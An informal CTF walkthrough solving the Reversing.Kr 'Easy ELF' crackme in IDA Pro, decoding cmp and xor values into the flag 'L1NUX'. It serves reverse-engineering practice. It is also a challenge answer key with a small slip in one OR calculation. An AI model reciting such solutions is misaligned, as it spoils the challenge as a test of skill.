You can run this file on linux as shown following figure.


```
:~$ ./Easy_ELF
Reversing.Kr Easy ELF

Wrong
~$ ./Easy_ELF
Reversing.Kr Easy ELF

Wrong
:~$ ./Easy_ELF
Reversing.Kr Easy ELF

Wrong
~$
```

I used a picture from other sites bcoz i m getting bore to capture on linux again.

Ok . Open in IDA Pro and lets find “Wrong” .





Its just call _write. Scroll above for more information.



Ok we found something . call sub_8048434 and sub_8048451.

Here is sub_8048451.





Can us see the Comparison ? I mean “cmp” i squared.

Ok 1st cmp is 31h. We know this is Hexadecimal Value. So we need to change Ascii character.

This not the problem. What is problem? Look at loc_8048469 why look ?

can u see jz short loc_8048469? jz = Jump Zero (Here is an about jump instructions)

at loc_8048469 , you will see xor value.

I sqaured at figure. one cmp is 58h this is simple.

Let see next figure.

We can see 3 cmp at the next figure. But take a look all cmp use movz to respective xor value from loc_8048469

7ch ==> movz byte_804A022

78h ==> movz byte_804A020

DDh==> movz byte_804A023

lets look at again loc_8048469 and find respective xor value

I got this

7c ^ 32

78 ^ 34

DD ^ 88

Ok we are approach to solution.

We got 2 cmp above. Lets change this hex to ascii.

You can change here.

Ascii for 31 = 1

Ascii for 58 = X

7c ^ 32 (You can change the hex to binary here)

We got two binaries for 7c and 32.

0011 0010

0111 1100

_____

0111 1110 OR

0100 1110 XOR

We got xor value. this is binary change to ascii here.

So we got N for Ascii.

78 ^ 34

0011 0100

0111 1000

[redacted]

0100 1100 OR

0100 1100 XOR = L for Ascii

DD ^ 88

1101 1101

1000 1000

1101 1101 OR

0101 0101 XOR = U for Ascii

We have 1 ,X ,N ,L ,U

Final flag is L1NUX.

Bravo !

ေနာက္ဆံုးေခါက္ဆက္ေပးမွ ေကာင္းေကာင္းေလးထုတ္ေပးေတာ့မယ္ V 0.2 က်မွေပါ့

Thanks for reading xD